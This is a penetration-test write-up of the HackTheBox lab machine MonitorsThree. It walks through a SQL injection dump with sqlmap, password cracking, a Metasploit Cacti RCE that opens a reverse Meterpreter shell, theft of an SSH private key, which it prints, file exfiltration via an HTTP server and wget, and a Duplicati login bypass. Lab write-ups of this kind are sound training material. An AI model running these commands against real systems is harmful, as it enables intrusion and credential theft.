

# MonitorsThree

## Executive Summary

### Introduction

A penetration test was conducted on MonitorsThree, a web application provided by HackTheBox, where the goal was to gain root access to the system by identifying and exploiting security vulnerabilities. The assessment focused on identifying weaknesses in both the network and web applications, leveraging various penetration testing techniques such as enumeration, exploitation, and privilege escalation.

### Key Findings

Three high-severity vulnerabilities were discovered during the penetration test:

1. SQL Injection Vulnerability on Password Reset Page

The password reset functionality at

[http://monitorsthree.htb/password\\_reset](http://monitorsthree.htb/password_reset) was found to be vulnerable to SQL injection. This flaw allowed unauthorized access to sensitive data in the database, including user credentials, through automated SQL exploitation tools.

- CVSS Score: 7.5 (High)

2. Outdated and Vulnerable Version of Cacti (v1.2.26)

A subdomain, <http://cacti.monitorsthree.htb/cacti>, was identified hosting an outdated version of Cacti, vulnerable to remote code execution using CVE-2024-25641. Successful exploitation provided an attacker with administrative access to the system, allowing further privilege escalation.

- CVSS Score: 8.2 (High)

3. Bypassing Duplicati (v1.2.26) password page

A password can be generated by intercepting the failed login request and injecting a JavaScript code into the console debugging tool of the login page which contains

Salting value, nonce data, and the new generated password.

- CVSS score: 8.3 (High)

## **Strong Points**

While vulnerabilities were identified, the system showed resilience in some areas:

- The application had multiple layers of security controls that made direct exploitation more challenging.
- Basic user credentials were not easily cracked, indicating some level of password policy enforcement (cacti page).
- Duplicate password wasn't easy to generate because of the salting values which were added to every password.

## **Business Impact**

The vulnerabilities discovered pose significant risks to the confidentiality, integrity, and availability of the MonitorsThree system. Specifically:

- Confidentiality: Sensitive database information, including user credentials, could be compromised through SQL injection, leading to unauthorized access and data leaks.
- Integrity: Attackers could manipulate or alter critical data, impacting the reliability of the system's information.
- Availability: Successful exploitation of the outdated Cacti software could allow attackers to gain full control of the web server, leading to potential system downtime and unauthorized system control.

These risks could lead to reputational damage, regulatory compliance violations, and potential financial loss if not addressed promptly.

## Recommendations

### 1. Patch Vulnerabilities

Immediately update Cacti to the latest version to mitigate known vulnerabilities. Additionally, implement security patches on the password reset functionality to prevent SQL injection.(Hot fix)

### 2. Enhance Input Validation

Ensure all inputs, especially those in sensitive areas like login and password reset forms, are properly validated and sanitized to prevent SQL injection and other input-based attacks.

### 3. Implement Stronger Authentication Mechanisms

Strengthen password policies and enforce multi-factor authentication (MFA) to reduce the risk of credential theft and brute-force attacks.

### 4. Regular Security Audits

Conduct regular vulnerability assessments and penetration tests to identify and fix potential security weaknesses before they can be exploited.

## Introduction

**Key findings:** Vulnerability on cacti version 1.2.26 due to it is outdated and vulnerability on [http://monitorsthree.htb/password\\_reset](http://monitorsthree.htb/password_reset) that allow us

to access their database and dig for credentials.

**Recommendations:** I recommend using sqlmap to brute-force through the reset password page and get credentials and use it.

Execute reverse shell on the site or use CVE-2024-25641 to exploit the vulnerability on cacti login page and get a meterpreter.

## Methodologies

Nmap, sqlmap, ffuf, nikto and MetaSploit.

## 1.Reconnaissance


For this step we used `nmap -sC -sV [Target's IP]` to know the opened ports and services, and its versions.


```
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 86:f8:7d:6f:42:91:bb:89:72:91:af:72:f3:01:ff:5b (ECDSA)
|_ 256 50:f9:ed:8e:73:64:9e:aa:f6:08:95:14:f0:a6:0d:57 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://monitorsthree.htb/
8084/tcp   filtered websnp
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

## 2.Enumeration

From the nmap scan we can see that there is a web page, so we visited it and searched for any useful information

and we found a login page that has a forgot password button.






Login to your account  
Enter your credentials below

[Sign in](#)

[Forgot password?](#)



Password recovery  
We'll send you instructions in email

Successfully sent password reset request!

[Reset password](#)

When we tried admin as username it was confirmed. Now I must find the password for this username.

So, we used sqlmap to find the databases.

we had intercepted the request sent from the forgot password page and put it in file called `sql.txt` and

Passed it to sqlmap using `sqlmap -r sql.txt --dbs --batch` command line.

```
monitorsthree_db
available databases [2]:
[*] information_sch
[*] monitorsthree_db
```


We searched the databases for any credentials, and we found in `monitorsthree_db` a table called `users` has columns `username` and `password`.

We used `sqlmap -r sql.txt --batch -T users -C username , password --where="username='admin'" -D monitorsthree_db --dump`.

```
Database: monitorsthree_db
Table: users
[1 entry]
+-----+-----+
| username | password |
+-----+-----+
| admin    | 31a181c8372e3afc59dab863430610e8 |
+-----+-----+
```

We cracked the hash in an online hash cracker.

31a181c8372e3afc59dab863430610e8

I'm not a robot  reCAPTCHA  
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
31a181c8372e3afc59dab863430610e8	md5	greencacti2001

These credentials didn't work on the login page that we found so we searched <http://monitorsthree.htb/> for subdomains.

We used `ffuf -c -ac -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -H 'HOST: FUZZ.monitorsthree.htb' -u http://monitorsthree.htb`.

```
(root@kali)~[/home/hazem/Documents]
# ffuf -c -ac -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.monitorsthree.htb' -u http://monitorsthree.htb

v2.1.0-dev

:: Method      : GET
:: URL         : http://monitorsthree.htb
:: Wordlist     : FUZZ: /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header      : Host: FUZZ.monitorsthree.htb
:: Follow redirects : false
:: Calibration : true
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

cacti [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 295ms]
:: Progress: [4989/4989] :: Job [1/1] :: 198 req/sec :: Duration: [0:00:35] :: Errors: 0 ::
```

We found <http://cacti.monitorsthree.htb/cacti> which we found a login page when I visited it.



We tried admin:greencacti2001 and we could access the account. The version of cacti login page looks outdated. So, we searched Metasploit for an exploit.

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/http/cacti_unauthenticated_cmd_injection	2022-12-05	excellent	Yes	Cacti 1.2.22 unauthenticated command injection
1	target: Automatic (Unix In-Memory)	.	.	.	.
2	target: Automatic (Linux Dropper)	.	.	.	.
3	exploit/multi/http/cacti_package_import_rce	2024-05-12	excellent	Yes	Cacti Import Packages RCE
4	target: PHP	.	.	.	.
5	target: Linux Command	.	.	.	.
6	target: Windows Command	.	.	.	.
7	exploit/multi/http/cacti_pollers_sqli_rce	2023-12-20	excellent	Yes	Cacti RCE via SQLi in pollers.php
8	target: Linux Command	.	.	.	.
9	target: Windows Command	.	.	.	.
10	exploit/unix/http/cacti_filter_sqli_rce	2020-06-17	excellent	Yes	Cacti color filter authenticated SQLi to RCE
11	exploit/unix/webapp/cacti_graphimage_exec	2005-01-15	excellent	No	Cacti graph_view.php Remote Command Execution
12	exploit/windows/http/hp_sitescope_runomagentcommand	2013-07-29	manual	Yes	HP SiteScope Remote Code Execution

```

msf6 > use 3
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/cacti_package_import_rce) > set lhost tun0
lhost => tun0
msf6 exploit(multi/http/cacti_package_import_rce) > set rhosts http://cacti.monitorsthree.htb
rhosts => http://cacti.monitorsthree.htb
msf6 exploit(multi/http/cacti_package_import_rce) > set password greencacti2001
password => greencacti2001
msf6 exploit(multi/http/cacti_package_import_rce) > set target 1
target => 1
msf6 exploit(multi/http/cacti_package_import_rce) > exploit

[*] Started reverse TCP handler on 10.10.16.61:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking Cacti version
[+] The web server is running Cacti version 1.2.26
[*] Attempting login with user 'admin' and password 'greencacti2001'
[+] Logged in
[*] Checking permissions to access 'package_import.php'
[+] The target appears to be vulnerable.
[*] Uploading the package
[*] Triggering the payload
[+] Deleted /var/www/html/cacti/resource/cfMZcIxb.php
[+] Deleted /var/www/html/cacti/resource/IjaveVfsxu
[*] Meterpreter session 1 opened (10.10.16.61:4444 -> 10.10.11.30:39404) at 2024-08-26 13:23:00 +0300

meterpreter > getuid
Server username: www-data
meterpreter >

```

We found an exploit, set all the requirements:

PASSWORD -> greencacti2001

RHOSTS -> [Target's IP]

TARGETURI -> /cacti

USERNAME -> admin

LHOST -> [Our IP]

Target -> 1 (for linux)

Then we run the exploit, and I got a meterpreter which we turned into a shell later.

After that, we went to [/var/www/html/cacti/include/config.php](#) to get important information we learned about while performing nikto. So, I downloaded it.

```

meterpreter > download config.php
[*] Downloading: config.php -> /home/hazem/Documents/config.php
[*] Downloaded 6.79 KiB of 6.79 KiB (100.0%): config.php -> /home/hazem/Documents/config.php
[*] Completed : config.php -> /home/hazem/Documents/config.php

```

And this was the important content we learned about. It was credentials for mysql database called [maraia db](#).



```
#$rdatabase_type      = 'mysql';
#$rdatabase_default   = 'cacti';
#$rdatabase_hostname  = 'localhost';
#$rdatabase_username  = 'cactiuser';
#$rdatabase_password  = 'cactiuser';
#$rdatabase_port      = '3306';
#$rdatabase_retries   = 5;
#$rdatabase_ssl       = false;
#$rdatabase_ssl_key    = '';
#$rdatabase_ssl_cert   = '';
#$rdatabase_ssl_ca     = '';
```

Then we used these credentials with the following commands to connect to mysql and find information.

```
mysql -u cactiuser -p cacti
```

Enter password: **cactiuser**

```
USE cacti;
```

```
show tables;
```

After digging into tables, we used a table named `user_auth`.

```
SELECT * FROM user_auth;
```

```

snmpagent_managers_notifications
snmpagent_mibs
snmpagent_notifications_log
user_auth
user_auth_cache
user_auth_group
user_auth_group_members
user_auth_group_perms
user_auth_group_realm
user_auth_perms
user_auth_realm
user_auth_row_cache
user_domains
user_domains_ldap
user_log
vdef
vdef_items
version
id username password realm full_name email_address must_change_password password_change show_tree
1 admin $2y$10$tjPSsSP6UovL30TNeam40e24TSRuSRRApmqf5vPinSer3mDuyG90G 0 Administrator marcus@monitorsthree.htb
3 guest $2y$10$S08woUvjSFMr1CD0803cz.S6uJqLaTe6/mvIcUuXzKsATo77nLHu 0 Guest Account guest@monitorsthree.htb
4 marcus $2y$10$Fq8wGXvLM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK 0 Marcus marcus@monitorsthree.htb
1 1 1 1 on -1 -1 0 0 1677427318

```

Now I'll use the hashcat to crack the marcus pass.

```

hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
OpenCL API (OpenCL 3.0 PoCL 3.0-debian Linux, None+Asserts, RELoc, SPIR)
=====

```

We put these hashes into `hashes.txt` file and passed it to `john the ripper` and I could get marcus password.

The password was **12345678910**.

```

(root@kali)-[/home/hazem/Documents]
# john -wordlist=/usr/share/wordlists/rockyou.txt 'hashes.txt'
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
12345678910 (?)
1g 0:00:00:05 DONE (2024-10-04 00:48) 0.186g/s 85.63p/s 85.63c/s 85.63C/s 12345678910..colombia
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

When we try to connect to marcus via ssh we get a permission denied error which shows that we need the RSA key.

```

(root@kali)-[/home/hazem/Documents]
# ssh marcus@monitorsthree.htb
The authenticity of host 'monitorsthree.htb (10.10.11.30)' can't be established.
ED25519 key fingerprint is SHA256:1llzaKeglum8R0dawipiv9mSGU33yzoUW3fr09MAF6U.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'monitorsthree.htb' (ED25519) to the list of known hosts.
marcus@monitorsthree.htb: Permission denied (publickey).

```

We opened a shell using the Meterpreter I had and typed `su marcus` to access the target machine and to find the RSA key.

We used a simple command to find the key `find id_rsa`.

We found it at `/home/marcus/.ssh` then `cat id_rsa`.

```
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

We sent this `id_rsa` to our **attacking machine** via `python3 -m http.server 8080` on the **target machine** and `wget http://10.10.10.30:8080/id_rsa` from our attacking machine. After we got the file on our attacking machine, we needed to give ourselves the right read and write which we did using `chmod 600 id_rsa`. Now, we can access ssh as marcus.

we found the `user_flag` on marcus account too.

`User_flag{2fc803d3859fe70dd553417fe256bf5b}`.

```
cd home
ls
marcus
cd marcus
ls
user.txt
cat user.txt
2fc803d3859fe70dd553417fe256bf5b
```


### 3. Privilege Escalation

We used `ssh -i id_rsa marcus@[Target's IP]` to login. We see port 8200 here and we realized that we could pivot this to my local machine.

```
(root@kali)-[/home/hazem/Documents]
# chmod 600 id_rsa

(root@kali)-[/home/hazem/Documents]
# ssh -i id_rsa marcus@10.10.11.30
Last login: Wed Oct 23 18:21:38 2024 from 10.10.14.150
marcus@monitorsthree:~$ netstat -tlnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8200          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      18455/python3
tcp        0      0 0.0.0.0:8084            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:53:53        0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:40531         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                   LISTEN      -
tcp6       0      0 :::80                   :::*                   LISTEN      -
```

Let's listen to what is going on at this port `ssh marcus@monitorsthree.htb -L 8200:127.0.0.1:8200 -i id_rsa`. If we type `127.0.0.1:8200` in the browser, we get a **Duplicati** login page with only password to input.




There was important information about duplicate on marcus account located at `/opt/duplicati/config`. We exported the file to our attack machine via `scp` to securely copy the file. Then we used `sqlitebrowser` to open that file. To get benefited from this information we followed the steps in this link <https://medium.com/@STarXT/duplicati-bypassing-login-authentication-with-server-passphrase-024d6991e9ee>.

```
(root@kali)~[/home/hazem/Documents]
# scp -i id_rsa marcus@10.10.11.30:/opt/duplicati/config/Duplicati-server.sqlite /home/hazem/Documents
Duplicati-server.sqlite
100% 88KB 177.0KB/s 00:00


(root@kali)~[/home/hazem/Documents]
# ls
Duplicati-server.sqlite base64.txt cactishell.php config.php hashes.txt id_rsa id_rsa.1 id_rsa.txt output.txt re
ceived_file.txt shell.php shutdown.xml.gz sql.txt test.php test.xml.gz

(root@kali)~[/home/hazem/Documents]
# sqlitebrowser duplicati-server.sqlite
```




From this window we can see `server-passphrase` that we need to generate a usable password to login into [Duplicati](#).


1) We will decode the `server-passphrase` value that we obtained in the database to base64 and then I convert it to hexadecimal (hex) format (We used CyberChef).



2) When we forward this as an intercept in burp, I'll no longer see a get-nonce, instead I see a password parameter.



3) We will open the inspector on the login page and write in the debugger console the following:




$\text{Saltedpwd} = (\text{server-passphrase})_{\text{Hex}}$

Nonce.data = The nonce that we intercepted using [Burpsuite](#).


4) Now we change the noncedpwd value we got with my password parameter in burp.

TIP: Don't forget to URL encode the value that you got, otherwise you won't be able to log in!  
